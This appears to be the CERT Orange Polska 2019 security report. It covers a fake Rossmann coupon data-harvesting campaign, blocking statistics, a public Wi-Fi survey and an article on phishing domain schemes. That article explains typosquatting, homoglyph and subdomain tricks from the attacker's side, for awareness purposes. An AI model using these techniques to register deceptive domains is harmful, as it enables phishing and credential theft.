Z przyjemnością informujemy, że przyznaliśmy Ci bon podarunkowy o wartości **250 zł** do sieci sklepów Rossmann w Polsce. Przyznany bon możesz wykorzystać w każdym momencie, w dowolnym sklepie Rossmann w Polsce. Aby potwierdzić rejestrację bonu, kliknij w poniższy odnośnik, a następnie zweryfikuj swój adres e-mail.

At some point, even several dozen domains containing various configurations of the word Rossmann (with typos) as well as a survey, surveys, short surveys, etc., directed to the site with coupons. Interestingly, for a short time after registration, the domains sent back to sites with violent sexual content, so that after the publication of the first version of this article by CERT Orange Polska, the user would be switched to the main sites of hosting companies. Currently, the domains involved in this campaign are not associated with any website, but most of them still retain the status of being active.

Almost all sites were registered in one place, using data of existing companies. The owner of one of them was supposedly an actor known from the films by Wojciech Smarzowski - Arkadiusz Jakubik. This is a classic example of identity theft, which could not be verified by the company registering domains. In e-mail exchange with the author of the article, the actor strongly denied having registered the domain rossmann-ankietaa.eu.

Have I won a coupon? Or is it only a chance?

The target site was hxxps://rossm.gift-cards.co.pl/ (when the article was being prepared it was no longer active on the web). At the time of writing this article, this type of activity can also be found at hxxps://www.bon-kosmetyczny.com.pl/, hxxps://twojebony.com.pl (and surely on a few/many other sites that we have not come across). None of the sites contained malicious code at the time of testing because infection with malware is not the author’s goal. After choosing our gender and age, we qualified for the prize, and the last stage before obtaining it is to enter our name and e-mail address. Of course, winning is not mentioned in the content, only that... we have a chance to win a coupon.

People who are more curious, if they had looked closely at the content of the site, they found very interesting information at the bottom:

- that Rossmann does not sponsor or have any connection with the site;
- data administrator, which is supposedly the company M-Line z o.o., which is not associated with Rossmann, with the address, KRS number and all official data

And finally, if someone was eager to click on all the “More” buttons scattered all over the bottom of the site, they have to tick eight (!) marketing consents allowing to process and share their data and their automatic profiling, and of course to receive marketing information. And all of this spiced up, according to the best rules of manipulation (Cialdini’s rule of inaccessibility), in the upper right corner with a big clock, measuring the time after which we will lose our unique opportunity! An opportunity which, after reading the rules and regulations, turns out to be a reward for the first person to... fill in the form fields as soon as possible.

The company tempts, we give away

When we published the first version of this text on the CERT Orange Polska website, we wanted to describe the whole story as a traditional warning against the spam criminal campaign. After a careful look at the content of the site, however, it turned out that the entire activity was not a typical phishing. Nobody extorts our data, doesn’t make us log in anywhere, doesn’t show us sites impersonating mobile payment operators. Although we are also dealing here with activities requiring cleverness and impudence, the fact that for an illusory promise of winning we give away - e-mail address, name and surname, address of residence, date of birth, gender, a mobile phone number, the domain of accessing the website, or the IP address from which we access the website - all of which have equally high value (!). That is data that can be very valuable for many companies. And probably the fact that all this happens in the background means that we basically do not notice our carelessness.

Nobody tries to hide anything here. The “lottery” organizer really exists. Among dozens of PKD codes regarding its activities, we will find a large number related to construction, but also to tourism, security, detective services, telecommunications, insurance, pension funds, cleaning, PR, HR and - the following one is of greatest interest to us - intermediary in the sale of advertising space. Sounds like a global corporation, based in a glass office block, and not - as a quick query in Google maps shows - in a detached house in a small town near Wrocław. Another web search helps us find a number of opinions full of indignation that an unknown company is in possession of their personal data.

Regulations to which we are directed via individual links in small print, specify in detail what data we give away to the service operator, as well as inform us about the voluntary nature and consent to their processing and sharing among a dozen “external” entities. Among them we will find both large Polish nationwide companies and a number of small ones that can be referred to as data warehouses. While in the case of market-oriented aces, M-Line is for them one of many anonymous subcontractors from whom they buy sales leads, in the case of smaller ones, it is hard to believe in anonymity. Some of the entities mentioned in the regulations belong to - hmmm, “holding” - a media group describing itself as “the owner of one of the largest databases on the Polish market”.

Three friends from...?

By analysing the “coupon” campaigns, we find one recurring name in it. It is the person connected with both M-Line (according to the information in the National Court Register) and with at least one of the beneficiaries of a similar campaign from 2018. The only way to contact M-line is via the form on the website. However, information can be sent provided that checkboxes with consent to receive marketing information have been ticked! On the one hand, incredible impudence, but on the other hand, the consistency in action of the enterprising businessman can’t be denied, right?

We also find the same person in the data of the National Court Register regarding the company Neobiznes sp. z o. o. Until 5 November, it was the only owner, then it was sold to the company Neocraft. A new owner changed the company name to B2B Leadon, handing over its management to members of the board. Several other companies are also connected with Neocraft, which are also - according to the regulations cited - beneficiaries of the Rossmann coupon contest... The three men have at least two more things in common - the city (Wrocław) and the year of birth (1983). Was it friendship from school or university translated into business?

We block what we can and warn about the rest

In responding to enquiries about this type of “contests”, Agata Nowakowska, press spokeswoman for Rossmann Polska, strongly emphasized that these activities occur without the consent and awareness of the Rossmann company. The company did not give anyone permission to use the name and logo, and the promotional campaigns it organizes are presented only in stores, promotional brochures, the “Skarb” magazine and on the company’s website, in the mobile application, as well as in social media. They are certainly not sent by e-mail.

While the sites leading to “contests” (which we put in quotation marks not without a reason) can be blocked with the use of CyberTarcza (we regularly do so), internet users have to deal on their own with end websites. According to the rules and regulations of the services, vouchers actually exist, and the content of the websites is phrased so thoughtfully that it is impossible to find a guarantee of winning a voucher in exchange for filling out the survey. Perhaps one could find prohibited clauses in the regulations (e.g. we need to access the site to read the regulations, and having accessed it, we provide the creators with a number of data, which we do not realise yet), but this is a task for lawyers. From the CERT’s point of view, we are dealing with a legally registered company, operating according to its entrepreneur profile and PKD codes assigned. Our goal in this situation is primarily to aware internet users and not just Orange Polska customers, of what they lose by entering these types of websites. We can also ask ourselves how companies obtaining in this way marketing data feel and how it is related to ethics in the broad sense.

Finally, a fun fact. At the beginning, I mentioned websites with “contests” that were operating at the time of the creating this text. When we look at Whois’s entries for both of them, as long as the formal owner of both is M-Line, the phone number provided has nothing to do with the company near Wrocław. Another Google search indicates that the owner is a private person, a chairman... of The Board of The Volunteer Fire Brigade in one of the towns in the south of Poland. We informed the chairman who expressed his deep surprise only to ask for detailed information after a while, and promised to take legal action.

We keep our fingers crossed.

Michał Rosiak

CyberTarcza: invisible but effective

We have had CyberTarcza on the Polish Internet for a few years. The addition of a new safety-related functionality to the Orange Polska network (and in part standardising many of our daily activities) initially aroused a bit of controversy. Upon typing “CyberTarcza” in search engines, the first hints involved the question “How to remove it?”. Within 30 months of its introduction, a lot has changed, CyberTarcza has grown permanently into the reality of the Polish internet.


And what was its activity like last year, as compared to 2018?

A crucial statistic of CyberTarcza is the number of unique IP addresses for which we have seen attempts to connect to recognized malicious infrastructure. We analyse this statistic in weekly cycles, so in theory more “resistant” users can see themselves in it as many as 52 times. Every year, we saw a minimal change here, recording 2 680 000 cases in total for fixed and mobile services.


The number (and the fact that it has hardly changed since 2018) may be intriguing when it comes to the level of infection of both networks. This ratio (measured as parts of the fixed and mobile network) has changed significantly compared to 2018. In 2018 it amounted to 2.04% for fixed clients, while a year later it declined to 1.47%. When it comes to mobile infections, we have seen an almost doubled increase from 0.077% to 0.14%. This is a clear evidence for both a significant increase in the criminals’ interest in mobile users. This is also evidenced by statistics of specific infections and qualitative data, indicating a significant jump in the number of phishing campaigns on our smartphones. And how can we relate this to a similar number of infections? Could this prove that every year we talk about a similar group of infected users, with minor changes?

The numbers related to phishing threats, however, are spectacular. In 2019, we noted almost 11.5 million attempts of queries to blocked and confirmed phishing sites. In this category, however, despite the flood of sites in the “sensational news” profile, a significant decline should be expected in 2020. This is because in the 4th quarter we analysed blocked websites in detail and decided to delete those that did not pose direct risk to Internet users. The summary of the year is impressive, though. We have added 10,855 phishing sites and deleted 817, which means blockade of over 10,000 net potential threats.

The number of unique clients protected against threats




The 24-hour distribution of the number of clients protected by CyberTarcza (data gathered between 1 July 2019 and 31 December 2019). Most incidents involving phishing occur in the evenings




30 domains blocked by CyberTarcza with the largest number of visitors

Scanning intensity of the Orange network divided by sources (data gathered between 1 July 2019 and 31 December 2019). Apart from traditional directions such as China and Russia, a significant number of scans from the cloud infrastructure located, among other places, in the United States is observed




Scanning intensity of the Orange network divided by the source BGP AS (data gathered between 1 July 2019 and 31 December 2019). Most scans are made with the use of public infrastructure



CERT ORANGE POLSKA 2019 Report

The number of clients whose attempts to access phishing sites have been blocked divided by the most popular categories. Data for the period 1 January 2019 - 31 December 2019



CERT ORANGE POLSKA 2019 Report

#therearemoreofus - Orange Foundation campaign against hate

How to make the Internet not only a safe but also a friendly place?

When we were wondering at the Orange Foundation about what important social problem should be raised in the campaign, EU Kids online research came to our rescue. It was conducted by a team led by Professor Jacek Pyżalski (Adam Mickiewicz University in Poznań) in partnership with us. It turned out that only 5.9% of the youth affirm that they have experienced active hate. Most Internet users remain neutral or do not want hate speech online. We found it to be an interesting starting point: after all, reading comments on whichever website or Facebook group makes us think that these proportions are completely different.

This is how the campaign slogan was created: **#therearemoreofus**. There are more of us - those who want to have positive contacts on the web and are friendly. Maybe they are not very often heard or close a tab when they see hate. In addition, we have introduced a symbol of the campaign: an orange shoelace. We wanted a single distinguishing shoe to become a symbol of objection to hate and solidarity with the victims of hate.

The beginning of the campaign

Before the campaign was launched, there had been a survey with the question “Are you in favour of hate on the web?” - 95% of Internet users clicked “No”, as we predicted. We launched the campaign exactly on the first day of spring 2019 when winter shoes are already put away. It was inaugurated by Tomson and Baron well-known from the Afromental band and Voice of Poland. Since the campaign is targeted at young people aged 13-19, we focused on social media and influencers. A special episode was also recorded by Nieprzygotowani: Nowe Pokolenie (YouTube series popular with young people (1.2 million subscriptions).

How to deal with hate?

We have launched a website **jestnaswiecej.pl**, which contains tips on how to deal with hate - intended for victims, witnesses and those who have hateful comments on their account. The main part is addressed to the youth, but we have also prepared a short guide for parents and teachers. The content on the site has been carefully prepared in co-operation with the experts from the Empowering Children Foundation, which is a campaign partner. This is an organization of the greatest experience in this area in Poland: it has been running helpline for children and young people: 116 111. It also organizes many programmes for preventing bad phenomena on the web.

Teachers and schools

In the Orange Foundation’s educational programmes, we try to respond to real needs by proposing system rather than individual solutions. Co-operation with schools and teachers is invaluable, which is why we invite them to co-operate. At fundacja.orange.pl we publish a plan of the lesson on hate prepared by the experts. We encourage teachers to use it and to order a free package of shoelaces. Each school, day-care room, childcare institution, scout team or any other groups of young people can receive such a package provided they have attended the lesson. The growing popularity of packages, which have been regularly ordered since the beginning of the campaign, shows how much such action is needed.
The scope of young people’s activity on the web has exceeded our expectations: on Instagram we now have over 1,000 posts (often shared after classes) tagged **#therearemoreofus**. This is all voluntary activity of young people.

Festivals and events

While the promotion of the campaign in schools worked well in the spring, during the summer holidays mass events sponsored by Orange Polska worked best: Orange Warsaw Festival, Open’er Festival powered by Orange and Kraków Live Festival. At each of them, volunteers talked about the action and distributed the shoelaces, and the Orange Zone was the place where you could learn about the concept of the action and put on the shoelace. We were also present at the Digital Youth Forum - an inspirational meeting for young people - where we announced a competition for the most creative photo with the hashtag #therearemoreofus on Instagram. Effects - see for yourself!

Effects

The most important effects are those that remain uncounted - that is, every person who changes their attitude to hate, stands up for someone weaker on the web or turns off the browser instead of giving tit for tat. However, we also have numbers that speak of the scope of the action.

- 70,000 distributed shoelaces (until the text is published)
- 1,200 orders for packages with the shoelaces
- 1,000+ media publications about #therearemoreofus in 2019
- 1000+ Instagram posts tagged by young people #therearemoreofus

Follow-up

We are aware of the fact that even the best one-time campaign will not permanently solve the problem connected with online relationships. At the time of writing this text, as many as 1,200 groups have already benefited from the lessons on hate and received packages with the shoelaces. It’s a lot, but it’s only part of the possibilities. We are preparing subsequent parts of **#therearemoreofus**. We are hoping the orange shoelace will be a fashion hit among young people in 2020!

Articles by CERT Orange Polska experts


Security of wireless network in public domain

The beginnings of wardriving go back to the new millennium. However, due to the dynamic development of wireless internet access this topic still remains important, even though driving around the city in search of open or poorly secured access points belongs to the past.

Public Wi-Fi networks are currently very popular. We can use them in most of the cafes and fast food restaurants, boutiques, cinemas, shopping malls, railway stations or public transport.

Also, local governments decide to install hotspots in the neighbourhood of district offices, monuments and even in the parks. No doubt it gives the convenience of free access to the information, however it also raises the security concerns. Can the data can be captured? Are other users in the network able to see what I do. Is access to the networks accountable?

Public Wi-Fi networks shown on the city map




The goal of my research was to assess the security of wireless networks in the public area of one of the capital cities of Europe.

Accountability

All the surveyed networks reported the success of the connection via captive portals with a simultaneous request to confirm the regulations before obtaining access. In four out of ten cases, the user was asked to provide an email address, although no verification was done through it namely, it was only obtaining the address for marketing purposes. In one case, the user was also asked to provide its name.

The guest network of one bank offered free Wi-Fi access after entering the login and password. The method of obtaining them was not specified, and the portal itself did not have open registration. It only remains to hope that it was not about the same data that their customers use to authenticate themselves on the transaction portal.

Portal for logging into a Wi-Fi wireless network of one of the banks



Of course, achieving accountability is difficult to obtain in such conditions. Difficult but not impossible. A few years ago, the town hall of one of the left-bank districts of Warsaw put the inhabitants dozens of free network access points to use. To be able to use it, it was necessary to report to the district office to get personal login and password after identification. Unfortunately, in February 2018 this solution was abandoned - as often it happens, the convenience of use can be prioritized over security.

Domain resolution

The observation shows that the DNS servers used are completely varied. In many cases, the dnsmasq solution was used, but there were also cases of using Google, Netia and Orange servers. Interestingly, in a shopping mall, where the infrastructure was based on the same solutions from one manufacturer, it turned out that the individual networks have completely different DNS server configurations.

The solution I opt for is to locally set trusted servers to be “hardcoded”. It will protect against problems in case of infecting access devices as well as others that may affect DNS solution providers.

Alone in space

Definitely not. Only in two cases out of ten, the router had properly configured client isolation. In the other eight, the peak achievement turned out to very basic filter configuration, cutting out ICMP packets, which did not really change anything. The enumerating of clients connected to the device can be done in various ways, in addition, it happened that the router provided such a list in the administration panel and no authentication was required.

It is worth mentioning that in the case of local network activity, I seldom encountered a firewall configured to block specific protocols. It looks slightly different in the case of WAN activity. In two out of ten cases, only HTTP / HTTPS and DNS activity were allowed.

However, it does not change the fact that in most open networks there is a real risk of intercepting transmission by unauthorized persons, as well as carrying out other attacks on the devices of the connected clients.

Other networks

During the study, tens of thousands of private devices were also discovered, that most of which have meaningful cryptographic protection. As expected, the WEP standard ceased to exist - it was used only at 96 access points, which was less than 0.23% of all detections. I will mention that the WPS standard was supported by 20678 routers.

The statistics also show that the most popular solution is based on components from Compal Broadband Networks with 7728 routers, followed by the top five: ARRIS (4538), Technicolor (2364), Sagemcom (1976) and Cisco Systems (1697).

It is worth noticing that the names of some networks suggested which device manufacturer and version we are dealing with. Disclosing this information is, of course, a security breach, the more so because the ones I found suggested having a vulnerability (including the TP-Link DWR family).

What to do, how to live?

Returning to the issue of public networks, it is worth noticing that a lot can be done by the user in terms of security.Of course, the best way will be to use the encrypted transmission provided by the VPN tunnel. Adding to this disabling network remembering (so that the device does not try to establish a connection without our knowledge when it is within reach of an access point), or not sharing our computer’s resources (protection against data theft, malware infection, or abuse of operating system vulnerability) we get quite solid foundations safety.

The user should consciously browse websites using their cryptographically secure instance, i.e. https. Those less alert can always use HTTPS Everywhere or related browser plugins. It also never hurts to have a firewall running locally. The absolute basis is the ongoing installation of software updates, in particular security patches.

Conclusion

The number of free, publicly available Wi-Fi networks has increased in recent years and there is no sign that this will change in the coming years. Unfortunately, Wi-Fi networks level of security does not go hand in hand with the quantity, shifting the responsibility to the users. Awareness campaigns targeted at less aware Internet users can play a key role in this situation. The use of mobile Internet technology offered by many telecommunications operators will always remain an alternative.

Kamil Uptas

Don’t be fooled – phishing domains creating schemes

Creating a phishing domain does not seem overly difficult. The largest phishing monitoring portal - phishtank.com records 1000-1500 entries a day. From 20 to 50 new phishing domains are directed to Poland daily. Each of them is sent in messages to hundreds or even thousands of Polish Internet users. One successful attack can clear the content of the bank account. So there is something to fight for.

“Keywords” used in phishing campaigns

Let’s get to work. First, define our business profile. There are several possibilities: phishing personal data, stealing credit card data, creating false login pages for websites like Facebook, Telegram or Twitter. Finally - when it comes to money right away - we can pretend to be PayU, Przelewy24 and even bank websites. Then it remains to copy the landing page, make minor corrections and count on the naivety of potential victims who are not missing. Then, all you need is copy the target website, make small corrections and count on the naivety of potential victims, and as you know, there is no shortage. Of course, if we want to have the basic version with news or just logging into the site. The premium (banking one) version has dozens of subpages, notification systems, databases, and extensive masking infrastructure.

Depending on the strategy chosen, we have to know who to pretend. Exactly, „pretend” is the keyword for most phishing domains.

It seems that the most important thing is to give the illusory impression that the victim is on the website, which the user wanted to find. There are more advanced techniques for hiding characters, such as replacing them with similar ones from other encodings (e.g. ‘xn--xea5ip-5g4a7142aba3gc’ in Unicode is P˚H‟IŚ˚H‟IИĢ’). However, this type of arsenal ends quickly and its use is currently limited to spearphishing (phishing targeted at a specific person or company) or attack vector (in SMS it is difficult to hide the above string of characters) - it is usually a one-off shot...

Once used domain (depending on the method of distribution) can exist from several hours to several days. After this time, it is useless, because it goes to the blacklist of virtually all: Internet providers, hosting providers, domain registrars, browsers (Google Safe Browsing), it is also blocked by anti-virus programs, etc.

Registering a domain is cheap (from 1 PLN per year), the certificate can be free - 10 million certificates are registered per day. It does not seem overly expensive or difficult.

Let’s think for a moment like the creator of a phishing domain. Let our goal be a bank working in the domain www.bogatybank.pl (by the way, the address was not easy to invent because the domains superbank.pl, megabank.pl, tanibank.pl, etc. are already taken).

We can replace TLD (Top Level Domain) with a similar or thematically related one and we will get bogatybank.pl (small letter “i” written as large gives “l”), bogatybank.pk, bogatybank.pay, bogatybank.pin, bogatybank.site, bogatybank.online, etc.

Another way is to add words that we associate with the type of activity: platnosc-bogatybank.pl, weryfikacja-bogatybank.pl, logowanie-bogatybank.pl.

The next option is to change the domain a bit. As a result, we will get e.g.: https-bogatybank.pl, wwwbogatybank.pl, www.bogaty-bank.pl, boga1ybank.pl or bogaatybank.pl. Simple misspellings are also an option: bpgatybank.pl, bogatbyank.pl.

Another way is to add numbers that mean something: bogatybank24.pl, bogatybank48.pl, bogatybank365.pl, www.bogatybank007.pl or numbers that mean nothing: bogatybank1.pl, 28bogatybank.pl.

If we want to produce such domains on a massive scale, we can also register one that is not noticeable, e.g. jkhs.pl and create at that address e.g.: bogatybank.pl.secure-payment1231313.jkhs.pl, bogatybank.pl.platnosc-zaleglosci.jkhs.pl, bogatybank.pl.zaplac-szybko-komornik.jkhs.pl, etc. In this case, the number of domains created is almost unlimited, but it is quite easy to locate such a website after the first attack, and then track its subsequent incarnations.

There is also a way to do this. There are hosting companies that offer a website in their domain, so there is no problem to use the address: bogatybank-pl.wygodnyhosting.pl. In this case, however, any such phishing has a very negative effect on the image of the hosting company. Besides, when registering a domain, we need to register some data, make a transfer from some account, leave a trace in the form of IP. The companies that e.g. prevent registration from the TOR network are commendable.


There are “attacks” on small hosting companies, where 50-100 new addresses appear in one day under the legal domain of an unconscious company.

Another example is domains that do not pretend to be a particular brand but are based on our psyche. The basis here is fear and speed of action: www.zaplac-szybko-dlug.pl, www.komornik-oplata.pl, www.oplac-blokada-konta.pl, etc.

Here, we have to highlight at least a few topics around which phishing campaigns revolve.


Fake news - usually based on our curiosity and used to obtain login details for social media services, words such as kidnapping, station, child, police, news, television, newspaper, information, sport, facts and other eye-catching stories. Often also the names of real known media. The data obtained in this way are then used to extort money from the victim’s friends (BLIK), send viruses from a “clean account” or publish advertisements encouraging us to pay a subscription.

Fragment of the phishing website



Small fees - a parcel, courier, transfer, fee, now, quickly, shipment - here is usually a substituted payment operator’s website, which requires us to enter credit card details or bank login details, because we have 1.98 PLN for additional payment or unknown to us bigger debt with a ticking clock.

Fragment of the phishing website



The last type of vocabulary used are words specific to the type of business of the owner of the page you want to pretend. These can be regulations, accounts, secure passwords, contests, vouchers, logins, operators, Apple ID, etc. Usually, these types of campaigns are used to extorting login credentials to websites such as Apple, Microsoft, Netflix, Allegro, Google, etc.

So how can you avoid phishing and not become the next victim of scammers? A common problem in recognizing a fake domain is that we do not see the link we click on. The real address is hidden under the field, where we will see, for example, a picture, and after clicking, we will go to a completely different page. The simplest way of defense is hovering over the link (not clicking), then the real address will appear in the bottom left corner of the browser.

